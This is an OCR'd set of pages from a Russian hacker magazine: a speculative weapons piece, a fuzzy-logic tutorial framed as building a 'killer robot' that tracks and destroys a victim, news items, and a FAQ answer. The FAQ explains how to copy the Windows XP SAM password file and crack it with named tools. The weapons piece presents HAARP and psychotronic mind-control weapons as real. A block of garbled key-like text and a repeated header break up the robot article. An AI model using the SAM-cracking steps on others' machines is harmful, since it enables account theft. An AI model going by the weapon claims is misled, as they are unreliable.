Выше мы попытались рассмотреть все новинки прогресса. Конечно, до некоторых нам добраться не удалось, слишком уж все засекречено. А это означает, что существуют еще более мощные и страшные виды вооружений, чем те, что описаны здесь. И это пугает.

Пороховое оружие продержится еще лет двадцать-тридцать, после чего перейдет в разряд вооружения отсталых африканских стран, и современные гранатометы будут использоваться для охоты на слонов. Также подобное оружие будет популярно среди уличных банд из-за его дешевизны и хоть какого-то поражающего действия.

А плазменное оружие будет. Мы, правда, пока даже представить не можем, как оно будет выглядеть, но военные ведь не упустят такую мощь! Оружие, способное пробить абсолютно любую броню, от которого не спасет никакое убежище... да они штаны с себя снимут, чтобы заполучить такое. Импульсное оружие тоже будет неплохо справляться с ролью систем ПВО – но до массового появления систем, подобных HAARP. ХААРП – многоцелевой комплекс, способный осуществлять как оборонительные мероприятия, так и подготовку вражеской территории (или ее полное уничтожение) к последующему вторжению. В качестве ручного оружия, мы думаем, будут широко использоваться (при условии миниатюризации источников энергии) лазеры и импульсные винтовки. Ну, а для управления массами будет использоваться (и уже используется) психотронное оружие.

### Ссылки по теме:

**Энциклопедия Вооружений**
www.arms.ru

**Russian Guns and Firearms**
www.guns.ru

**Автомат Калашникова**
http://kalashnikov.guns.ru

**X-Libri Майора Томаса**
www.x-libri.ru/elib/

Implant

КАК ПРОГРАММИРОВАТЬ РОБОТА-УБИЙЦУ

Иван Скляров
Sklyarov@real.xakep.ru




**Не нужно воспринимать эту статью как пропаганду насилия, я лишь хочу на довольно интересном примере рассказать о продвинутой и современной технологии программирования сложных систем управления, а как применять полученные знания - решай сам.**

# Свой домашний Терминатор — легко!

Помнится в INTRO (#49) CuTTer философствовал о роботах-убийцах, рисовал ужасные картины, когда такие роботы выйдут из под контроля и настанет «Ужас, смерть, апокалипсис...». Да, создание роботов-убийц сейчас вполне реально, более того, подобного робота может запрограммировать даже ребенок (об этом ниже). Но вот что касается того, что роботы могут самостоятельно выйти из-под контроля и объединится против человечества - это пока невозможно. Такое под силу только искусственному интеллекту, но, к сожалению (или к счастью?), современной науке до него еще далеко. Что следует понимать под искусственным интеллектом (ИИ)? ИИ (AI) – это система, которая самостоятельно строит свои поведенческие алгоритмы. Будет ли наш робот обладать искусственным интеллектом? Нет, не будет, т.к. никаких алгоритмов он строить не сможет. Однако он будет обладать, как это модно сейчас говорить, «элементами искусственного интеллекта», т.к. его действия будут строиться не на основе четко заданного алгоритма, а на основе логики, близкой к человеческой (нечеткой логики). Нечеткая логика (fuzzy logic) известна еще с 60-х годов 20 века, однако впервые на практике она стала применяться только в конце 90-х в Японии. Сейчас системы, работающие на нечеткой логике, можно встретить в большинстве иномарок (системы управления АБС, ДВС, АКПП и т.п.), а также в бытовых приборах: кондиционерах, микроволновых печах, фотокамерах и других. Автономные роботы на нечеткой логике уже используются в исследовательских и спасательных целях, а также в качестве развлечения (Asimo, Aibo).

## ТЕЛО

В этой статье мы будем рассматривать лишь программирование «мозга» робота, притом только самые основные его функции, но не будем касаться конструирования «тела» (корпуса). Однако некоторые замечания по «телу» я должен сделать, т.к. от тела напрямую зависит мозг. Будем считать, что мы программируем человекоподобного робота, т.е. практически с теми же возможностями двигательного аппарата, пропорциями тела, обзором глаз и пр., что и у человека. Создать человекоподобное тело вполне реально, пример тому Asimo. Также будем считать, что мы программируем обычного робота-киллера, способного находить и уничтожать единственную цель. Но, честно говоря, я бы не стал делать робота-убийцу по образу и подобию человеческого тела. Все мы знаем, что человеческое тело несовершенно, куда лучше конструировать его по образу птицы или насекомого, от такого робота гораздо сложнее скрыться, а также подвергнуть его уничтожению.
С чего обычный киллер начинает свою «работу»? С получения фотографии жертвы. Следовательно, наш робот должен поступать так же, причем «фотографию» ему можно передавать удаленно. Здесь можно пофантазировать. Допустим, передавать роботу не просто фото, а трехмерный объект жертвы (в наш век мощных 3D-программ это не проблема), тогда робот сможет однозначно опознать «клиента» с любой позиции (например, со спины).

Схема робота ничего сложного собой представлять не должна, в качестве процессоров вполне подойдут обычные CISC или RISC-процессоры, однако для fuzzy-вычислений лучше использовать специализированные fuzzy-микроконтроллеры (например, SAE 81C99 или VY86C570), обеспечивающие большее быстродействие. В качестве датчиков вполне могут служить обычные цифровые видеокамеры, а также датчики давления, ультразвуковые, температурные, инфракрасные... Вестибулярный аппарат робота можно моделировать с помощью обычных гироскопов.

## МОЗГ

Классическая (булева) логика оперирует только двумя понятиями: ИСТИНА и ЛОЖЬ (1 и 0). Это подходит для компьютера, но не подходит для человека. Нам не свойственно делать однозначные утверждения, обычно мы употребляем такие обороты, как: «немного», «средне», «больше», «высоко», «далеко» и т п. Наша задача научить робота «думать» так же, для этого понадобится нечеткая логика. Хотя должен заметить, что в принципе подобные задачи можно решать и с помощью обычной логики, только это сведется к решению сложных дифференциальных уравнений, из-за чего не только высока вероятность совершить ошибку в коде, но из-за большого объема вычислений система может получиться тормозной. Не думаю, что ты хотел бы видеть своего робота эдаким заторможенным дуболомом :).
Я не буду тебе давать законченных программ, да это и не нужно, я лишь расскажу тебе «как», а дальше, если потребуется, ты сможешь самостоятельно довести дело до конца. Кроме того, я покажу лишь основы программирования таких роботов, программирование самого примитивного «мозга», но на основе этой статьи ты сможешь легко его развить и усложнить (сделать «умнее»).
Разделим мозг робота на три основных блока:
1) Блок обхода препятствий
2) Блок поиска жертвы
3) Блок преследования и уничтожения жертвы
В каждый момент времени у робота будет активен только один блок, т.е. в зависимости от обстановки робот автоматически будет переключаться в один из трех режимов. Например, сначала включается блок поиска жертвы – робот начинает поиск. Если на пути робота возникает препятствие (робот должен распознавать как минимум два типа препятствий – «сарай» и «яма»), включается блок обхода препятствия, когда препятствие преодолено, снова включается блок поиска жертвы, если жертва обнаружена, включается блок преследования и уничтожения жертвы и т.д.
Рассмотрим подробно программирование первого блока, параллельно ты узнаешь, как решаются задачи на основе нечеткой логики.

## БЛОК ОБХОДА ПРЕПЯТСТВИЙ

Любая система на нечеткой логике в своей работе проходит 3 этапа, это фаззификация (переход к нечеткости), обработка и дефаззификация (процесс, обратный фаззификации). Т.е. применительно к нашему роботу: показания с датчиков фаззифицируются, затем обрабатываются по нечетким правилам и дефаззифицируются, после чего полученные сигналы передаются на исполнительные устройства (робот совершает действия).

## Фаззификация

Как перейти к нечеткости, ведь показания, снимаемые с датчиков, поступают в четких числовых значениях? Для этого мы должны эти значения преобразовать в значения ЛИНГВИСТИЧЕСКИХ ПЕРЕМЕННЫХ с помощью специальных ФУНКЦИЙ ПРИНАДЛЕЖНОСТИ (мы с тобой не колхозники, поэтому будем разговаривать научным языком, привыкай). Нечеткая логика не оперирует числовыми значениями, а только словами естественного языка (у нас это будет русский язык), которые называются ТЕРМАМИ. Введем для нашего робота три лингвистические переменные:

1. ДИСТАНЦИЯ (расстояние до препятствия) со следующими термами: ДАЛЕКО, СРЕДНЯЯ, БЛИЗКО и ОЧЕНЬ БЛИЗКО.
2. НАПРАВЛЕНИЕ (угол между направлением движения робота и направлением на помеху) с термами: ПРАВОЕ, ПРЯМО, ЛЕВОЕ.
3. РУЛЕВОЙ УГОЛ (угол, на который будет поворачиваться робот, меняя направление движения) с термами: РЕЗКО ВПРАВО, ВПРАВО, ПРЯМО, ВЛЕВО, РЕЗКО ВЛЕВО.

Лингвистические переменные ДИСТАНЦИЯ и НАПРАВЛЕНИЕ являются входными переменными, т.е. переменными, в термы которых преобразуются показания с датчиков, а лингвистическая переменная РУЛЕВОЙ УГОЛ является выходной переменной, т.е. переменной, значение которой после дефаззификации передается на привод робота. Замечу, что, в зависимости от поставленной задачи, лингвистических переменных и термов в них, можно описывать любое множество (максимальное количество термов рекомендуется выбирать от 3 до 7). Однако увеличение числа входных переменных увеличивает по экспоненциальному закону количество нечетких правил (их разработку мы рассмотрим ниже), что усложняет систему. Мы обойдемся минимальным числом переменных и термов, однако при создании реальной модели подобные усложнения сделать желательно.

Теперь необходимо привязать все возможные показания с датчиков к нашим термам, т.е. определить точные физические значения термов для каждой лингвистической переменной. Допустим, переменная ДИСТАНЦИЯ может принимать значения от нуля до бесконечности. Согласно положениям теории нечетких множеств, каждому значению расстояния из указанного диапазона может быть поставлено в соответствие некоторое число от нуля до единицы, которое определяет СТЕПЕНЬ ПРИНАДЛЕЖНОСТИ данного физического расстояния (например, 1 метр) к тому или иному терму лингвистической переменной ДИСТАНЦИЯ. Степень принадлежности определяется, как я уже говорил выше, по функциям принадлежности. Существуют стандартные функции принадлежности (см. рис.1), любую из которых можно произвольно выбирать в зависимости от задачи.





*Рис.1. Стандартные функции принадлежности*

В этих функциях множество значений, при которых F=1, характеризуют полную принадлежность, а при F=0 полную непринадлежность, соответственно значения, лежащие между [0;1] характеризуют нечеткую принадлежность («0» и «1» являются экстремальными значениями). Можно также (а в некоторых случаях даже желательно) подбирать собственную, более подходящую форму функции принадлежности.
Построим функцию принадлежности для терма ОЧЕНЬ БЛИЗКО. Будем рассуждать. Расстояние в 1 метр до помехи можно считать точно принадлежащим терму ОЧЕНЬ БЛИЗКО, следовательно, все значения расстояний от 0 до 1 метра примем с принадлежностью «1» (полная принадлежность). Расстояние свыше 2 метров точно нельзя считать принадлежащим терму ОЧЕНЬ БЛИЗКО, т.е. все значения расстояний свыше 2 метров примем полностью не принадлежащими данному терму (принадлежность «0»). Соответственно значения, лежащие между 1 и 2 метрами, являются нечеткими (вроде как и очень близко, но и не совсем очень близко). Наиболее подходящей для наших рассуждений является стандартная функция принадлежности Z. Продолжая подобные рассуждения, мы с тобой построим функции принадлежности для всех термов лингвистической переменной ДИСТАНЦИЯ. Разместим все полученные функции на одном графике (Рис.2). Термы БЛИЗКО и СРЕДНЯЯ представлены П-функциями, а терм ДАЛЕКО S-функцией.
Теперь рассмотрим лингвистическую переменную НАПРАВЛЕНИЕ. Т.к. угол обзора у нашего робота аналогичен человеку, примем его равным 180 градусов (с учетом бокового зрения). Для удобства бу-

NEXT





mQENAzxFtv4AAAElAO0nbVhZ+xUUCsHztSt0qH4jmVyCrTZR/JwO7hp68ct2H3B/
sy3FEd4UrUk6rtkWTMJminE/koGOI+uYyrHmN2K/AdVYkLRXCuTTerlWamFXrrH6dby
znWDaYlerLqYGA8KqhxJ1BKE+WIFouLQ9gogOxaghwGIfup/Tewov9umaMQgFjje
0IPzrATCmWEGw+hL20IRaiX3W3iegPL3sqBREdnEFeDJgjmVhv6zVofNbcbfU0iEFEDA
GkjwTvvS3udinTqKb65KJmALv3QwBIUdT8dtENAJO/uCU2cKyApihQIzeeduEOvYx
KlmKVwxIOFCDbTC/Jjzga/Q8vmw7TTL7ANk2Q7UABRG0A3ImZIkBFQMFEDxFtv5N
MvsA2TZDtQEBxl8H/jIdm51nkWfaxfe5VYbAffPOGixBpYl+Oj+Pn8zM9XlpXTa6





# Implant

## КАК ПРОГРАММИРОВАТЬ РОБОТА-УБИЙЦУ

Иван Скляров
Sklyarov@real.xakep.ru





*Рис.2. Функции принадлежности для термов лингвистической переменной ДИСТАНЦИЯ*

дем считать, что угол в 0 градусов лежит по продольной оси направления движения робота, тогда расположение помехи с правой стороны от оси будет соответствовать положительному углу (от 0 до 90 градусов), а с левой – отрицательному (от 0 до -90 градусов), см. рис.3
Таким образом, угол между направлением движения ро-




*Рис.3. Обзор «глаз» робота*

бота и помехой от 0 до 30 градусов и от 0 до -30 градусов, можно отнести к терму ПРЯМО, а угол от 20 до 90 градусов - к терму ПРАВОЕ. Аналогично угол от -20 до -90 градусов - к терму ЛЕВОЕ. Я не буду строить функции принадлежности для данных термов, т.к. думаю, тебе сейчас это не составит особого труда, также я не буду определять степени принадлежности для термов переменной РУЛЕВОЙ УГОЛ, с ними все аналогично.
Разработку этапа фаззификации на этом можно считать законченной, переходим к обработке.

## Обработка

Обработка основана на работе нечетких правил, поэтому мы должны разработать эти самые правила. Нечеткие правила представляют собой обычные операторы условий if... then... (ЕСЛИ... ТОГДА...), с возможностью применения логических связок AND(И), OR(ИЛИ) или NOT(НЕ). Например:

ЕСЛИ ДИСТАНЦИЯ=близко И НАПРАВЛЕНИЕ=левое ТОГДА РУЛЕВОЙ УГОЛ=резко вправо.




*Рис.5. Дефаззификация*

Для удобства составим таблицу, в которой будут отражены все наши правила (см. рис.4). Наш робот будет действовать на основе нечетких правил, представленных в таблице.
После применения нечетких правил мы должны сделать заключительный логический вывод. Для этого используются операторы MIN() или MAX(). Ясно, что первый вычисляет минимальные значения, а второй максимальные. Какой из них применять, зависит от того, какой логической связкой объединены переменные в правиле. Если связкой И, применяется оператор MIN(), если связкой ИЛИ – MAX(). Ну а если в правиле всего одна входная переменная, то операторы вовсе не нужны.
Допустим, в нашем примере терм БЛИЗКО лингвистической переменной ДИСТАНЦИЯ имеет степень принадлежности 0,7, а терм ЛЕВОЕ переменной НАПРАВЛЕНИЕ – 0,4.
Т.к. использована связка И, то применим оператор MIN():

MIN(0,7;0,4) = 0,4

Следовательно, степень принадлежности терма РЕЗКО ВПРАВО лингвистической переменной РУЛЕВОЙ УГОЛ будет равна 0,4. Но это еще не все. Представим, например, что расстояние в 1,8 м для терма БЛИЗКО окажется равно степени принадлежности 0,7, а то же самое расстояние для терма ОЧЕНЬ БЛИЗКО – 0,3, как это показано на рис.2 красными пунктирными линиями. Аналогично для переменной НАПРАВЛЕНИЕ угол в 18 градусов для терма ЛЕВОЕ может иметь степень принадлежности 0,6, а для терма ПРЯМО – 0,4. Т.е. вполне могут иметь не нулевой выходной результат сразу несколько нечетких правил. Но нам необходимо получить только одно значение! Какое из них считать правильным? Для этого мы должны применить оператор MIN()/MAX() для каждого разработанного нами правила, а из всех полученных значений выбрать максимальное. В результате всех этих действий мы получим одно-единственное нечеткое значение управляющей переменной, которое необходимо привести к четкому значению, т.е. переходим к этапу дефаззификации.

## Дефаззификация

Получить четкое значение не так-то просто, как кажется. Допустим, функция принадлежности для терма РЕЗКО ВПРАВО лингвистической переменной РУЛЕВОЙ УГОЛ имеет Л-вид (см. рис.5).




*Рис.4. Таблица нечетких правил*

Мы в результате обработки получили, например, значение 0,7. На рисунке показано, что четкое значение может быть любым из диапазона 60-90 градусов (основание заштрихованной фигуры). Какое считать правильным? Но это еще простейший случай, т.к. я уже говорил, что вид функции принадлежности может быть совершенно любой. Существует несколько методов по устранению нечеткости. Например, метод центра максимума (берется центральное значение, как показано на рисунке), метод наибольшего значения (выбирается наибольшее из полученных значений), метод центроида (окончательное значение определяется как проекция центра тяжести заштрихованной фигуры) и т.д.
Таким образом, мы полностью описали блок обхода препятствий, а также рассмотрели, как решаются задачи с помощью нечеткой логики.

## БЛОК ПОИСКА ЖЕРТВЫ & БЛОК ПРЕСЛЕДОВАНИЯ И УНИЧТОЖЕНИЯ ЖЕРТВЫ

За неимением места мы не будем разбирать эти блоки в деталях. Обсудим поверхностно второй блок – блок поиска жертвы. Нужно сразу исходить из предположения, что поиск жертвы происходит в небольшом, ограниченном пространстве. Действительно, киллер не ищет жертву где ни попадя, он четко знает, где та должна появиться, и уже выслеживает ее в определенном месте. Условно будем считать, что это музей с множеством комнат и перемещающихся объектов (людей). Также будем считать, что наш робот не снайпер, т.е. для выполнения задания ему необходимо достаточно близко (вплотную) подойти к жертве. Поиск жертвы можно реализовать поразному. Простейший способ - это патрулирование роботом комнат с периодической сменой позиций и просмотром окружающей обстановки. Т.е. робот совершает полный оборот вокруг своей оси, при этом сравнивая любой объект (человека) с «эталоном» (жертвой), если цель не обнаружена, делает некоторое количество шагов вперед и снова совершает полный оборот, и так до тех пор, пока жертва не появится в его поле зрения. Для полного оборота (360 градусов) роботу достаточно совершить всего два поворота вокруг своей оси (напомню, обзор «глаз» равен 180 градусов!). Кстати, этот способ легко реализовать, не прибегая к нечеткой логике. Как только жертва появится в поле зрения, включается блок ПРЕСЛЕДОВАНИЯ И УНИЧТОЖЕНИЯ ЖЕРТВЫ. Т.е. робот начинает двигаться прямо на цель. Не исключено, что жертва начнет «убегать» от преследования, поэтому робот должен корректировать свое направление таким образом, чтобы цель всегда находилась прямо по курсу.
Нельзя также исключать ситуации, когда объект совсем пропадет из поля зрения (например, зайдет за угол), тогда робот должен дойти до того места, где была потеряна цель, и включить блок поиска жертвы. Блок преследования и уничтожения жертвы, естественно, нужно программировать с помощью нечеткой логики.

## ЗАКЛЮЧИТЕЛЬНЫЙ ЭТАП

После того как система полностью описана, ее нужно отлаживать и оптимизировать. Для этого лучше всего использовать программный симулятор модели, который позволит наблюдать поведение робота и вносить соответствующие коррективы в описание. Такой симулятор несложно написать самому на любом языке программирования. Существует множество специализированных CAD-систем, которые позволяют пройти все основные этапы разработки нечеткой системы, например, «fuzzy TECH», «PCFuz», приложение Fuzzy к пакету Matlab и пр. После того как система будет отлажена, можно переводить ее описание на язык Си или ассемблер и прошивать в ПЗУ (EEPROM, flash RAM), затем можно приступать к испытаниям реальной модели.

Вот и все, можешь считать, что ты овладел самой современной и продвинутой технологией программирования сложных систем управления. Кстати, нечеткую логику можно применять для кодинга ботов в играх или для создания более «интеллектуальных» систем безопасности, таких как фаерволы, а также вирусов, червей и пр. (но я тебе этого не говорил ;)). Так что, будущее уже в твоих руках. Дерзай!

### Источники информации

http://www.russianlaw.net/sci/FL/links.htm
http://asu.ugatu.ac.ru/book/iis/iis.htm
http://fuzzyfly.chat.ru
http://fuzzy.kstu.ru
http://pmg-ru.narod.ru/download/fuzzy.zip
http://dushkin.boom.ru/
http://www.robotwar3d.com/ :)

mindw0rk

# ][ NEWS


## 15 МЕСЯЦЕВ ЗА ХАЛЯВНЫЙ ИНЕТ

"Жадность фраера погубит", - эту фразу я мысленно повторяю всегда, когда заливаю в себя галлоны водки или проигрываю последние семейные трусы в одном из местных казино. Не помешало бы подобную привычку завести и Сереге Афанасьеву - технарю из Калуги. Иначе, поди, не мотал бы сейчас условный срок, а на 140 отсуженных рублей лучше бы пива выпил и меня угостил. Так нет же, скачал с инета кулхакерский шаро-сканер типа NbtScan, свизданул у бедных юзверей их бесценные пароли и подсел на круглосуточный анлим. Сережа сидит, порнуху сливает гектарами, а юзвери в каменоломнях цемент крошат, чтобы оплатить хацкеру сетевую радость. Но, отжав майки от пота, чайники воскликнули: "Какого черта!" - и решительно настучали в милицию. Сережу повязали, обвинили, осудили и наказали на 15 месяцев условно. И правильно – не фиг, коль отхапал, зажираться, по 25 часов в день краденое эксплуатировать.

## ХАКИНГ РАСТЕТ И КРЕПНЕТ

Количество компьютерных взломов растет быстрее, чем доходы Майкрософта. Только за первые три месяца этого года дружное сообщество компьютерных хулиганов нашкодило 106,57 миллионов раз. Могем, когда захотим! :) Вообще, циферка превышает прошлогодний показатель аж в 10 раз. Я тут посчитал на досуге... Такими темпами через 10 лет на каждого жителя, включая еще не родившихся детей и находящихся в долгосрочной коме пенсионеров, будет приходиться примерно по 5 тысяч взломов в день. Билл Гейтс узнает - застрелится (об этом - ниже). Исследование, кстати, проведено весьма авторитетной организацией X-Force, ее шеф прокомментировал доклад так: "Сия байда означает, что секурити-пиплам придется пахать, что энерджайзерам, дабы защитить наши задницы от посягательства извне". Эээ.. ну, может, не такими терминами, но смысл точно тот. Так что, если ты решил вдруг податься в те самые пиплы, у тебя еще есть время оставить эту абсурдную затею и освоить более спокойный бизнес. Стать почтальоном, например.

## ШАЙБУ, РОССИЯ, ЛУЖКОВ - ЛУЧШИЙ!



*Лужков победил!*

На сайте http://www.privacyinternational.org/activities/stupidsecurity/ подвели итоги конкурсов на самые необъяснимые, навязчивые, противные, раздражающие и тупые применения понятия "секьюрити" в повседневной жизни. Почетное второе место в номинации "тупые" занял мэр Москвы Юрий Лужков за такое, несомненно, полезное изобретение, как московская прописка. Полезное для милиции, полезное для наших дорогих бюрократов, но тупое и оскорбительное для десятков миллионов российских и иностранных граждан, многим из которых прописка реально подпортила жизнь. Так что давайте поблагодарим мэра столицы всея Руси за то, что он не допустил непопадания великой державы в список призеров. Пусть даже в столь сомнительной номинации. Знакомым с инглишем крайне рекомендую просмотреть и другие истории из серии "беспределы нашего мирка". Получите море удовольствия, гарантирую.

## НЕ ХВАТИЛО ПРУХИ ОСВОБОДИТЬ ПОРНУХУ

Живет себе в Америке Бен Эдельман. Учится в Гарварде, пьет "Гиннес", имеет гибкий и пытливый ум. И как-то шутки ради решил Бен разобрать по косточкам фильтр инет-контента на предмет уязвимостей. Потому что хакером Бен стал с самых пеленок. Но хакер научный, не какой-то там вандал. Связался Бен с компанией N2H2 - авторами утилы, попросил их предоставить ему для проведения исследований список блокируемых сайтов. Но в конторе тоже не лохи сидят. «Что ж ты нас разводишь, Бен, - говорят, - на халявку самые сливки хочешь? Не видать тебе халявы, Бен, мы и сами до халявы мастаки». Обиделся Бен и пообещал захакать фильтр до смерти, дизассемблировать его до последнего бита и выдрать список самостоятельно. «Ах, так?» - грозно крикнули в N2H2 и подали в суд, где преуспевающему студенту погрозили пальчиком. В защиту Бена встал Американский союз гражданских свобод, подал иск и вообще намекнул: "Отвстите!". Но судьи на речи профсоюза о правах и свободах не повелись и еще строже запретили Бену трогать фильтровую утлу. Такая вот история. А мораль - мораль есть, и она такова: "Не пей "Гиннес" - пей "Клинское", не живи в Америке - живи в России. И тогда сможешь захакать вусмерть чего захош".

## СПАМУ СМЕРТЬ!

Америкосов настолько задолбали спамеры, что у них уже полбюджета страны уходит на поиск средства для избавления от заразы. Одним из очередных "перспективных решений" стал новый законопроект, которые предложили на рассмотрение сенаторы Конрад Бернс и Рон Уайден. А всего-то и нужно - приказать спамерскому сброду указывать свои реальные контакты, включая e-mail, и отписывать не заинтригованных "миллионом баксов за неделю" юзверей. А кто не послушается - бабки на бочку, причем в немеренных количествах. Кстати, нажиться можно будет не только правительству, но и рядовым гражданам, правда пока только при содействии генпрокурора. Решение, имхо, разумное, mindw0rk дает Сенату на подписание зеленый свет. Осталось только заставить спамеров подчиняться этому закону. Ведь известно - для спамерья законы не писаны.

## КОПИРАЙТЫ ИЗ ЖЕЛЕЗОБЕТОНА

В апреле Владимир Путин подписал закон "О внесении изменения в статью 146 Уголовного кодекса Российской Федерации", который больше прежнего ужесточает ответственность за нарушение авторских прав. Теперь особо злостные пираты могут отправиться в круиз по Бутырке на 5 лет, с конфискацией всего движимого и недвижимого барахла. Более легкая степень предусматривает взыскание 200-400 заработных минимумов. Не думаю, что это вгонит в ступор наших уважаемых поставщиков "дисков по 2 бакса килограмм" - у монстров рынка цифры вызовут лишь улыбку, а до тюрьмы у нас дело в таких случаях редко доходит.

## НА КОЛЕНИ, СЦУКА СПАМЕРСКАЯ!

Знаешь ли ты английский? Хорошо знаешь? Вообще не знаешь? Он тебе на хрен не нужен? Каким бы ни был твой ответ, добрые ребята из Центра Американского Английского щедро предлагают всем свои услуги. Звони, мол, народ, сюда-то и туда-то, обучим, обуем и счастьем обеспечим. Такое письмо, наверное, получил каждый читатель ][. Эпидемия "американского английского" захлестнула весь рунет, и нет от нее, вроде бы, спасенья. Ан нет, русских так просто не возьмешь. Мы сами того кого угодно. С таким девизом выступил в "Русском Журнале" Кеша Жеглов, призывая всех обиженных не мириться со злом, а ответить ему болтом на тридцать два. Конкретнее - позвонить по пресловутым телефонам: 238-33-86, 778-9894, 411-0232 и, осведомившись обо всех услугах, записаться на курсы. Результаты акции по ходу описываются в РЖ и напрямую зависят от активности народа. Так что, если хочешь, чтобы

добро восторжествовало, и спамер номер один в испуге сбежал от рунета в кусты - внеси в дело свою лепту.

## РУССКИЕ ХАКЕРЫ - ГРОЗА АМЕРИКАНСКИХ БОЛЬНИЦ

"Это есть сделал эти несносный русищ", - таким было заключение агентов ФБР, расследовавших больничное дело. Что за дело? Да так... в общем, кто-то, приатачив к геймухе троян, впарил его на комп, находящийся в деревенской больнице, а потом залез в win3.x систему и немного там прогулялся. «Караул!!! - закричал админ серого заведения на отшибе. - Конфиденциальную информацию грабют!» Чтобы расследовать ЧП ФБР командировало лучших своих агентов. Без сна и отдыха люди в черном настойчиво шли по следу хакеров и, наконец, вышли на сервак телеканала "Аль-Джазира". Но ФБР так просто не проведешь. «Это определенно сделали русские, - догадались агенты Джон и Джек, - потому что только русские настолько хитры и коварны». В печатных органах американского Гадюкино тут же появилась лихая новость: "На нашу лучшую больницу напала русская мафия!" Деревенские жители сейчас разве что бомбоубежища не роют... а в это время где-то в далеком монгольском ауле хакэр Вахтанг недоумевает, почему внезапно стал недоступен тот смешной компьютер с древней осей, на котором лежал рецепт, как вылечить его любимую козу.

## ПРО БИЛЛА ГЕЙТСА, МИР ЕГО ПРАХУ



*Одна из "уток", валявшихся в Сети*

В начале апреля мир на полчаса лишился своего самого богатого обитателя. Это постарались, угадайте кто - они самые, хакеры. Кому-то из наших с вами коллег удалось прорваться на CNN.com и разместить там сообщение о смерти Билла Гейтса. Мессага на главной странице печально гласила: "Убили, товарищи! Загубили совсем. Пристрелили на благотворительном приеме в Лос-Анджелесе". Не успело все компьютерное человечество возрадоваться и событие отметить, как сиэнэновцы, шаркая ножкой, сообщили: "Звеняемся. Ошибочка-с вышла. Нас похакали, а Гейтс жив". Мимолетная утка в некоторых странах вызвала чудовищной красоты резонанс. Например, индекс фондовой биржи в Сеуле сразу упал на 1,5%. Кстати, приколисты немного облажались с возрастом, добавив 48-летнему дяде Биллу лишние 7 лет. Но не представляю, какой Коломбо мог заприметить в тот момент эту деталь. Так что рано мы наше счастье хороним. Он еще успеет продать винду нашим детям, детям наших детей, правнукам, праправнукам и всем остальным родственникам до десятого колена, а еще выполнить свой главный план - поработить человечество.

## ВЕБМАНИ НА СТРАЖЕ КОПИРАЙТА

Система WebMoney Transfer представила всем разработчикам ПО Software Activation Service новую фишку, дающую возможность задавать количество активаций в режиме Shareware и привязывать свой продукт к одной платформе. Теперь гибкость шаровар не знает границ. Не обязательно покупать софтину за полную стоимость, можно просто расширить за полцены срок ее действия до полугода или количество запусков на лишнюю сотню. А хитрая система регистрации уникального ID компа покупателя не позволит врагам, укравшим у клиента прогу, запустить ее на своей машине. Опа, врагов мы обманули, но как быть с друзьями? А вот так. Теперь на просьбу кореша обеспечить его кулварезом, скажешь: "Фига, баклан, у меня лицензия, видал? И не какая-то там, а непробиваемая, от WebMoney". Насколько непробиваемая, мы узнаем в будущем, надо лишь немножко подождать. Но в любом случае без внимания этот сервис вряд ли останется. У нас много программеров, а людей, жадных до денег за свои труды - еще больше.

# HACK-FAQ

By О. Брун (hack-faq@real.xakep.ru)

**Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)**

**<???> Где в Windows XP хранятся кэшированные пароли, как их достать?**

**A:** Философия безопасности XP происходит из классической, NT'вой, т.е. практически универсальна для всей линейки NT/2000/XP. Отсюда вытекают и те же методы выбивания паролей из системы. Файл паролей прячется в Системной папке/system32/config и называется SAM (Security Account Manager). Получить прямой доступ к файлу во время работы системы - невозможно. Чтобы его достать, следует перезагрузиться из другой операционки, сделав копию искомого файла. Также, даже не совершая перезагруз, можно стянуть файл из Системной папки/repair, учитывая, что валяющаяся здесь версия SAM'а может быть устаревшей (не все учетные записи отображены, не отмечена смена паролей для аккаунтов). Имея файл на руках, можно приступать к лоботомии, вскрытию находки для слива инфы. Классический скальпель - LC4 от @stake отдыхает на http://www.atstake.com/research/lc/download.html, наилучшая реализация идеи - LC+4 http://lcp.nm.ru/, которая умеет работать также с нелатинскими паролями. За дополнительной инфой лезем на http://www.bugtraq.ru/library/security/passwords.html. Также совсем недавно вышла SamInside V2.0 для расшифровки sam'цов - http://www.insidepro.com/.

